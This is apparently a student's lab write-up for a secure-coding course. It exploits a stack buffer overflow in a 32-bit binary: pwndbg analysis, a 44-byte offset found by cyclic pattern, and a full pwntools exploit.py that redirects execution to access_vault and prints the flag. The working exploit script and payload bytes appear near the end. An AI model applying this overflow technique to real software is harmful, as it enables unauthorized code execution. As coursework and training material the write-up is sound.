
Using the file command I checked the executables properties and it appears to be an ELF 32 bit LSB little endianess byte ordering.


```
eof0100@UbuntuLab:~/CYBR437Labs/CYBR437/CYBR437L-SecureCodingLabs/Lab6/lab6/Task4$ file task4
task4: ELF 32-bit LSB executable, Intel i386, version 1 (SYSV), dynamically linked, interpreter /lib/ld
-linux.so.2, BuildID[sha1]=7ac7fda0107c76d62c1146fc194c3d16a48352cd, for GNU/Linux 3.2.0, not stripped
eof0100@UbuntuLab:~/CYBR437Labs/CYBR437/CYBR437L-SecureCodingLabs/Lab6/lab6/Task4$
```

Using checksec command to verify the enabled/disabled protections before I begin analyzing task4 using pwndbg.




After setting a breakpoint at the beginning of the initiate_hack() function, stepping through the program using the ni (next instruction) command. This allowed me to observe the function stack setup performed by the compiler before local variables and user input were even processed. By the way I discovered the function using the info functions command (screenshot below).



GhosTTy
EBX 0x804bff4 (_GLOBAL_OFFSET_TABLE_) —▸ 0x804bf08 (_DYNAMIC) ◂— 1
ECX 0xf7fbc600 ◂— 0
EDX 0
EDI 0xf7ffcc60 (_rtld_global_ro) ◂— 0
ESI 0xf7f97e34 ◂— 0x235d2c /* ',#' */
EBP 0xffffcb78 —▸ 0xffffcb88 —▸ 0x804bf04 (__do_global_dtors_aux_fini_array_entry) —▸ 0x8049190 (__do_global_dtors_aux) ◂— endbr32
*ESP 0xffffcb48 ◂— 0
*EIP 0x80492c3 (initiate_hack+61) ◂— lea eax, [ebp - 0x28]
[DISASM / i386 / set emulate on]
0x80492b1 <initiate_hack+43> lea eax, [ebx - 0x1f2a] EAX ⇒ 0x804a0ca ◂— 0x7325 /* '%s' */
0x80492b7 <initiate_hack+49> push eax
0x80492b8 <initiate_hack+50> call __isoc23_scanf@plt <__isoc23_scanf@plt>
0x80492bd <initiate_hack+55> add esp, 0x10 ESP ⇒ 0xffffcb50 (0xffffcb40 + 0x10)
0x80492c0 <initiate_hack+58> sub esp, 8 ESP ⇒ 0xffffcb48 (0xffffcb50 - 0x8)
► 0x80492c3 <initiate_hack+61> lea eax, [ebp - 0x28] EAX ⇒ 0xffffcb50 ◂— 0xf7006466 /* 'fd' */
0x80492c6 <initiate_hack+64> push eax
0x80492c7 <initiate_hack+65> lea eax, [ebx - 0x1f24] EAX ⇒ 0x804a0d0 ◂— 'Welcome, %s! Initiating the cybersecurity vault ac...'
0x80492cd <initiate_hack+71> push eax
0x80492ce <initiate_hack+72> call printf@plt <printf@plt>
0x80492d3 <initiate_hack+77> add esp, 0x10
[STACK]
00:0000| esp 0xffffcb48 ◂— 0
01:0004| -02c 0xffffcb4c —▸ 0x8049292 (initiate_hack+12) ◂— add ebx, 0x2d62
02:0008| -028 0xffffcb50 ◂— 0xf7006466 /* 'fd' */
03:000c| -024 0xffffcb54 —▸ 0xf7fc3000 ◂— jg 0xf7fc3047
04:0010| -020 0xffffcb58 ◂— 0
... ↓ 3 skipped
[BACKTRACE]
► 0 0x80492c3 initiate_hack+61
1 0x80492f1 main+21
2 0xf7d87f5c
3 0xf7d88098 __libc_start_main+136
4 0x80490d8 _start+40
pwndbg>



Continuing through the disasembling, I identified the instruction `lea eax, [ebp-0x28]`. This instruction calculates the address of the input buffer and then it will store it inside eax register. The current EBP which is 0xffffcb78, I calculated the buffer address as 0xffffcb50. The instructions pass the address to scanf() function which confirms the location of the 32 byte input buffer used by the program (char buffer[32] according to the C code).

To determine if the return address can be overwritten, what I did is supply a cyclic pattern as input and had the program crash. After the crash I inspected the registers using `info registers` command.






The output showed that the EIP register with value of 0x6161616c which confirms that the buffer overflow did successfully reach the return address. This demonstrated that the execution flow could be controled

through this overflow.

To determine the exact offset required overwrite the return address, I used the command `cyclic -l 0x6161616c`. The output shows that cyclic value was found at offset 44 (see screenshot below). This confirms that 44 bytes of input is required before the buffer overflow beings to overwrite the return address stored at EIP. This offset was used when I edited exploit.py.




After determining the offset required to overwrite the return address, again I used `info functions`command with `p access_vault` and `info address access_vault` to locate the address of the access_fault function. Source code of the function shows it is responsible for validating parameters that are supplied and then reveals the flag when the correct values are present. So the goal of the exploit here is to redirect the execution to this function after the return address is overwritten.



So then I verified access_vault located at address 0x80491c6 which is responsible for validating the supplied params and then revealing the flag.

Knowing the buffer location, return address offset which is 44 bytes, and address of access_vault, I modified the exploit.py payload to overflow the buffer then overwrite the return address redirecting the execution to the function that I want which is access_vault() placing the required values on the stack os the validation checks inside the function succeed. ss Screenshot below shows the correct payload and successful exploitation of the overflow granting access and reading the flag.


GhosTTy
eof0100@UbuntuLab:~/CYBR437Labs/CYBR437/CYBR437L-SecureCodingLabs/Lab6/lab6/Task4$ cat exploit.py
from pwn import *
Start program
io = process('./task4')
Send string to overflow buffer
io.sendlineafter(b':', b'A' * 44 + b'\xc6\x91\x04\x08' + b'X' * 4 + b'\xce\xf1\x0f\x00' + b'\xff\x10\x00\xc0')
Receive output and decode with error handling
response_text = io.recvall().decode('utf-8', 'replace')
Print the decoded (and possibly sanitized) text
print(response_text)
Close the connection
io.close()
eof0100@UbuntuLab:~/CYBR437Labs/CYBR437/CYBR437L-SecureCodingLabs/Lab6/lab6/Task4$ python3 exploit.py
[+] Starting local process './task4': pid 15538
[+] Receiving all data: Done (184B)
[*] Process './task4' stopped with exit code -11 (SIGSEGV) (pid 15538)
Welcome, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAƒ\x04\x08XXXX\x0f! Initiating the cybersecurity vault access sequence...
Access granted. The flag is:
EWU{Unlocked_through_HEXellence!}
eof0100@UbuntuLab:~/CYBR437Labs/CYBR437/CYBR437L-SecureCodingLabs/Lab6/lab6/Task4$